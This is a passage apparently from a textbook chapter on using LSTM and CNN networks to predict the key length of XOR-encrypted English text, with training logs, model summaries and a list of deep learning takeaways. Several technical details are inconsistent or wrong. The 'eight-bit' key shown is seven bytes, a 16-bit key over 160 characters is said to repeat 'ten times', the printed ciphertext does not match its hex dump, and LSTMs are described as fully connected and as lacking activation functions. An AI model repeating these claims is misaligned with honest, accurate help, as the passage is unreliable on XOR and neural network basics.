p	E	0x35
a	n	0x0f
s	c	0x10
s	r	0x01
w	y	0x0e
o	p	0x1f
r	t	0x06
d		0x44
p	t	0x04
a	h	0x09
s	i	0x1a
s	s	0x00
w		0x57
o	d	0x0b
r	a	0x13
d	t	0x10
p	a	0x11

The process would be the same if we were using a key length of two bytes (16 bits) with a dataset consisting of 160 characters of 8 bits each. In that case, the key would be applied sequentially

ten times. For example, the first bit of the key would be applied to the first bit of the first byte, the first bit of the third byte, etc.

If we know the length of the XOR key, we can attempt to guess the original characters using a technique called *frequency analysis*. Normally, this approach would only work well with single-byte keys. However, if we know the length of the key, we can apply the same technique to streams of cipher text. A detailed description of frequency analysis and its role in encryption and decryption is beyond the scope of this chapter. Here, we'll focus exclusively on demonstrating how the length of the XOR key can be determined using the LSTM and CNN algorithms.

GENERATING A DATASET

As usual, we must acquire a representative dataset to work with. In this case, our dataset will consist of a sequence of bytes representing English ASCII characters. Consequently, each vector will include eight dimensions, one for each of the eight possible bit values (although the eighth bit will be ignored as noted earlier). Given their binary format, each feature can hold only one of two values: *0* and *1*.

To generate our dataset, we'll begin by downloading a random section of plaintext from the *enwik8* dataset. This data, along with documentation, can be accessed at the following link:

https://cs.fit.edu/~mmahoney/compression/textdata.html

We'll reserve roughly 70% of this plaintext data for our training set. The remaining data will be used for validation during training. We'll also create some additional validation data to use when we're ready to test our models. To create this data, we'll use the Python script *generate_xor.py*. This script will read the enwik8 plaintext and then encrypt it with a random XOR key of a specified length. We'll specify a length of eight bits.

Later, we'll test our models with this encrypted data to see how well they are able to correctly predict our 8-bit key length.

As shown, the script returns a random 8-bit key along with the encrypted version of our remaining plaintext data. Both the key and the data have been written to the specified file path.

```
kwall@highwind:/tmp/book$ python generate_xor.py -n 8 -o xor_key_8.enc
Loading data
Plaintext: 'ssical composition.\n\nThe dates are [[Dates of classical music er'
Key size: 8
Key: '\xe3\x8b\xe4\xaa\xfd,o'
Cipher text: '\x00\xf8\x8d\xc9D\y91\x0c\x8c\x8c\xe6\x94\xc5C\x94X\x06\x8c\xe6\xa5\xca\xa0:\xa9D\n\xc3\xef\x85\x8eU\x8e\x0c\x8e\x91\xee\xc4\xf1k\xb9M\x1b\x86\xf8\xc4\xc5Y\x8dD\x83\x82\xf8\x97\xc3S\x9c@O\x8e\xfe\x97\xc3S\x8dI\x1d'
kwall@highwind:/tmp/book$ xxd xor_key_8.enc
00000000: 00f8 8dc9 5191 0c8c 8ce6 94c5 4394 5806  ....Q.......C.X.
00000010: 8ce5 caa0 3aa9 440a c3ef 858e 558e 8c8e  ....:.D.....U...
00000020: 91ee c4f1 6bb9 4d1b 86f8 c4c5 56dd 4f83  ....k.M.....V.O.
00000030: 82f8 97c3 539c 404f 8efe 97c3 53dd 491d  ....S.@O....S.I.
```

We're ready now to begin feeding batches of the plaintext training set to our two neural networks. Let's start with LSTM.

APPLYING AN LSTM MODEL TO IDENTIFY THE XOR KEY LENGTH

Recurrent neural networks like LSTM are well-suited to solving problems in which the sequential relationships between samples determines their class assignments. We'll instantiate our model and begin the training process with the python script *train_model.py*. By default, this function creates an LSTM model (notice that the *conv* operator is set to *false*), along with a default configuration of hyperparameter settings. These are displayed in the screen shot below.

```
root@                                  # KERAS_BACKEND="theano" THEANO_FLAGS=device=gpu,floatX=float32 python train_model.py
Using Theano backend.
Using gpu device 0: GRID K520 (CNMeM is disabled, cuDNN not available)
{'output_dim': 256, 'output_activation': 'softmax', 'activation': 'relu', 'conv': False}
Loading data
Starting vectorization threads
Model Summary
____________________________________________________________________________________________________
Layer (type)                     Output Shape          Param #     Connected to
====================================================================================================
input_1 (InputLayer)             (None, 64, 8)         0
____________________________________________________________________________________________________
lstm_1 (LSTM)                    (None, 64, 256)       271360      input_1[0][0]
____________________________________________________________________________________________________
lstm_2 (LSTM)                    (None, 64, 256)       525312      lstm_1[0][0]
____________________________________________________________________________________________________
globalmaxpooling1d_1 (GlobalMaxP (None, 256)           0           lstm_2[0][0]
____________________________________________________________________________________________________
dense_1 (Dense)                  (None, 32)            8224        globalmaxpooling1d_1[0][0]
====================================================================================================
Total params: 804,896
Trainable params: 804,896
Non-trainable params: 0
____________________________________________________________________________________________________
```

As shown in Figure 4.16, our model will include one LSTM input layer (containing 256 nodes) and a hidden LSTM layer with




FIGURE 4.16: Our LSTM Architecture

the same number of nodes. The output of this hidden layer will be passed to a Global Max Pooling layer followed by an Output layer. There, a *softmax* activation function will be applied to classify each sample and predict the bit length of our XOR key. We're ready now to start the training process.

LSTM Model Training and Optimization

We'll train our LSTM model in batches. After each one, we'll assess our model's accuracy by exposing it to our encrypted validation set. If the accuracy scores fail to improve over ten batches of training and validation, we'll interpret this to mean

that our learning rate is set too high and reduce it accordingly. This will enable us to continue fine-tuning our model indefinitely or abort training and construct a new model with different configuration and hyperparameter settings. We can see this training and validation process proceeding in the screen shot on the next page.

```
Total params: 804,896
Trainable params: 804,896
Non-trainable params: 0

Epoch 1/1
16384/16384 [==============================] - 84s - loss: 3.4259 - acc: 0.0447
New best validation score: 0.118347167969 (saving)
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 2.4053 - acc: 0.2164
New best validation score: 0.344116210938 (saving)
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 1.9004 - acc: 0.3696
New best validation score: 0.543029785156 (saving)
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 1.2417 - acc: 0.5870
New best validation score: 0.608764648438 (saving)
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 1.1356 - acc: 0.6335
New best validation score: 0.621643066406 (saving)
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 0.8702 - acc: 0.7270
New best validation score: 0.749877929688 (saving)
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 0.7887 - acc: 0.7664
Validation score: 0.73828125
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 1.0136 - acc: 0.7015
Validation score: 0.54443359375
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 0.7927 - acc: 0.7715
New best validation score: 0.762512207031 (saving)
Epoch 1/1
 2144/16384 [==>...........................] - ETA: 73s - loss: 0.7446 - acc: 0.7873
16384/16384 [==============================] - 84s - loss: 0.6921 - acc: 0.8035
New best validation score: 0.83056640625 (saving)
```

Training a neural network can be quite a lengthy process. At this point, our model has achieved a validation score of roughly .83. While this is a big improvement over the initial score of approximately .12, it's still not accurate enough for our needs. Consequently, we'll run additional batches until we achieve an accuracy score of at least .90.

```
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 0.1474 - acc: 0.9625
Validation score: 0.970397949219
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 0.1316 - acc: 0.9655
Validation score: 0.967346191406
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 0.1333 - acc: 0.9656
Validation score: 0.970703125
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 0.1386 - acc: 0.9644
Validation score: 0.968688964844
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 0.1377 - acc: 0.9644
Validation score: 0.970031738281
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 0.1223 - acc: 0.9679
New best validation score: 0.973571777344 (saving)
Epoch 1/1
16384/16384 [==============================] - 84s - loss: 0.1316 - acc: 0.9667
Validation score: 0.970520019531
```

LSTM Model Testing

After many more batches, our LSTM model has achieved a validation score exceeding .97. We're ready now to see how well it's able to predict the length of our XOR key. After saving the model to disk, we'll expose it to our XOR'd test set using the *classify_with_model.py* script with arguments that include the path to the test data and the name of the model (*lstm-lr-0.001-od-256-oa-softmax-a-relu.model*).

As we can see, the LSTM model has correctly predicted a key length of eight bits.

APPLYING A CNN MODEL TO IDENTIFY THE XOR KEY LENGTH

Although they lack the gates that provide RNNs with their prodigious memory, CNNs can also solve complex classification problems in which the ordering of samples in time or their adjacency in space ultimately determines the classification decision. Consequently, CNNs are widely used with problems ranging from image categorization (by analyzing neighborhoods of adjacent pixels) to natural language processing (by analyzing neighborhoods of words). Let's consider, at a conceptual level first, how these capabilities can be applied to XOR key detection.

In our initial convolutional layer, each input node will receive a series of samples consisting of 8-bit encoded bytes of ASCII characters. There, filters will be applied to calculate weights for neighborhoods of characters, with the size of the neighborhood defined by the CNN's *size* hyperparameter. Next, we'll pass the output to the connected nodes in a second convolutional layer and apply additional filtering and activation functions to interpret the samples at a more abstract level. After several more stages of processing, a global max pooling layer will select the maximum node values for the filters in the final convolutional layer over the entire input sequence. Finally, the samples will be passed via a fully connected layer to the output layer, where the key length classification will be assigned.

The CNN we'll be using in our example will be a bit more complex, incorporating four convolution layers, each one equipped with 256 nodes. Each of these convolution layers will be followed by layers for batch normalization, RELU activation, and max pooling. The resulting output will be fed into a global max pooling layer and then finally to the output layer, where a




FIGURE 4.17: Our CNN Architecture

softmax activation function will be applied to produce the classification prediction. The architecture of our CNN is shown in Figure 4.17: Our CNN Architecture.

CNN MODEL TRAINING AND OPTIMIZATION

As before, we'll instantiate our model and train it in batches using the python script *train_model.py*. This time, however, we've changed the *conv* operator to *true* in order to produce a CNN rather than the default LSTM. We can see the configuration details of our model in the screen shot below.

```
root@                                    # KERAS_BACKEND="theano" THEANO_FLAGS=device=gpu,floatX=float32 python train_model.py --conv
Using Theano backend.
Using gpu device 0: GRID K520 (CNMeM is disabled, cuDNN not available)
{'output_dim': 256, 'output_activation': 'softmax', 'activation': 'relu', 'conv': True}
Loading data
Starting vectorization threads
Model Summary
____________________________________________________________________________________________________
Layer (type)                     Output Shape          Param #     Connected to
====================================================================================================
input_1 (InputLayer)             (None, 64, 8)         0
____________________________________________________________________________________________________
convolution1d_1 (Convolution1D)  (None, 64, 256)       33024       input_1[0][0]
____________________________________________________________________________________________________
batchnormalization_1 (BatchNorma (None, 64, 256)       1024        convolution1d_1[0][0]
____________________________________________________________________________________________________
activation_1 (Activation)        (None, 64, 256)       0           batchnormalization_1[0][0]
____________________________________________________________________________________________________
maxpooling1d_1 (MaxPooling1D)    (None, 32, 256)       0           activation_1[0][0]
____________________________________________________________________________________________________
convolution1d_2 (Convolution1D)  (None, 32, 256)       1048832     maxpooling1d_1[0][0]
____________________________________________________________________________________________________
batchnormalization_2 (BatchNorma (None, 32, 256)       1024        convolution1d_2[0][0]
____________________________________________________________________________________________________
activation_2 (Activation)        (None, 32, 256)       0           batchnormalization_2[0][0]
____________________________________________________________________________________________________
maxpooling1d_2 (MaxPooling1D)    (None, 16, 256)       0           activation_2[0][0]
____________________________________________________________________________________________________
convolution1d_3 (Convolution1D)  (None, 16, 256)       1048832     maxpooling1d_2[0][0]
____________________________________________________________________________________________________
batchnormalization_3 (BatchNorma (None, 16, 256)       1024        convolution1d_3[0][0]
____________________________________________________________________________________________________
activation_3 (Activation)        (None, 16, 256)       0           batchnormalization_3[0][0]
____________________________________________________________________________________________________
maxpooling1d_3 (MaxPooling1D)    (None, 8, 256)        0           activation_3[0][0]
____________________________________________________________________________________________________
convolution1d_4 (Convolution1D)  (None, 8, 256)        1048832     maxpooling1d_3[0][0]
____________________________________________________________________________________________________
batchnormalization_4 (BatchNorma (None, 8, 256)        1024        convolution1d_4[0][0]
____________________________________________________________________________________________________
activation_4 (Activation)        (None, 8, 256)        0           batchnormalization_4[0][0]
____________________________________________________________________________________________________
maxpooling1d_4 (MaxPooling1D)    (None, 4, 256)        0           activation_4[0][0]
____________________________________________________________________________________________________
globalmaxpooling1d_1 (GlobalMaxP (None, 256)           0           maxpooling1d_4[0][0]
____________________________________________________________________________________________________
dense_1 (Dense)                  (None, 32)            8224        globalmaxpooling1d_1[0][0]
====================================================================================================
Total params: 3,191,840
Trainable params: 3,189,792
```

This time, training proceeds much more quickly.

```
Trainable params: 3,189,792
Non-trainable params: 2,048
_________________________________________________________________
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 1.6461 - acc: 0.5364
New best validation score: 0.630859375 (saving)
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.3217 - acc: 0.9221
Validation score: 0.442932128906
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.2563 - acc: 0.9385
New best validation score: 0.857849121094 (saving)
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.2221 - acc: 0.9479
New best validation score: 0.888427734375 (saving)
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.2140 - acc: 0.9478
Validation score: 0.886352539062
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.1919 - acc: 0.9542
New best validation score: 0.934265136719 (saving)
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.1789 - acc: 0.9564
Validation score: 0.893249511719
```


Before very long, our model's validation score has increased from its initial value of about .63 to more than .99.

```
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.0381 - acc: 0.9885
Validation score: 0.991638183594
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.0359 - acc: 0.9893
Validation score: 0.991088867188
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.0409 - acc: 0.9886
Validation score: 0.991577148438
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.0383 - acc: 0.9888
New best validation score: 0.993041992188 (saving)
Epoch 1/1
16384/16384 [==============================] - 66s - loss: 0.0395 - acc: 0.9896
```

At this point, we're ready to test our model.

CNN Model Testing

Once again, we'll save our model to disk and expose it to our test set using the *classify_with_model.py* script with the same arguments as before. The only difference is the name of our model: *cnn-lr-0.001-od-256-oa-softmax-a-relu.model*.



As we can see, the CNN model has also correctly predicted the XOR key length to be eight bits.

Deep Learning Takeaways

In this chapter, we considered how neural networks can be applied to solve a variety of deep learning problems and examined three different neural network architectures. Here are some of the key points we covered:

- Neural networks are extremely flexible, general-purpose algorithms that can solve a myriad of problems in a myriad of ways. Unlike other algorithms, for example, neural networks can have millions or even billions of parameters applied to define a model.
- Neural networks employ layers of processing, with each layer and its set of nodes performing a particular kind of computation. At least one of these layers will be hidden. It is this multi-layered approach employing hidden layers that distinguishes deep learning from all other machine learning methods.

- All of the nodes in each hidden layer are randomly assigned a set of weight values, one for each feature in the sample set. During processing, each node multiplies the feature value by its corresponding weight, sums the products, and then passes the result through an activation function that performs the calculation specified for that layer. The result is an activation value that reflects the aggregate effect of that node's processing.
- After each training cycle, a loss function compares the classification decision assigned at the output layer to the class labels in the training set to determine how the weights in all of the hidden layers should be modified to produce a more accurate result. This process repeats as many times as required before a set of candidate models can proceed to the validation and testing phases.
- In a fully connected network like LSTM, the output of every node is connected to the inputs of every node in the layer that follows. In contrast, CNNs employ a partially connected architecture, in which nodes in one hidden layer connect only to a set of contiguous nodes in the previous hidden layer. These connections are controlled by the filter settings *size* and *stride*.
- In a feedforward network, information flows from the input layer through to the output layer without backtracking. In contrast, LSTM and other recurrent neural networks employ feedback loops and gates, which determine how and when the contents of a node should be updated and/or passed on to nodes in subsequent hidden layers.
- Feedforward networks are well-suited to problems in which there is no need to remember the order in which a sequence of samples arives at the input layer. When the context of successive samples must be considered,

a Recurrent Neural Network (RNN) such as LSTM is a better choice. Instead of activation functions, LSTMs employ gates that enable them to retain and reuse state information spread across very long sequences of time-series data.

- CNNs are particularly well-suited to solving problems, such as image recognition, where the features in a sample are related spatially. However, CNNs can also work well with problems such as XOR key-length classification, in which the relationships among a sequence of binary characters can be determined based on a series of local connections among contiguous nodes.
- A sample's feature values are only visible to the nodes in the input and first hidden layers. All subsequent layers can only "see" the combined output values from the nodes in the previous layer and thus "observe" features in aggregate at increasing levels of abstraction. For example, one layer might perform edge processing, another might consolidate edges into shapes, and a third might associate that shape with a category, such as "face." Neural networks make it possible to perform this kind of processing in an extremely granular way, progressing from low level signals to complex decisions through an ordered sequence of multilayered hierarchical calculations.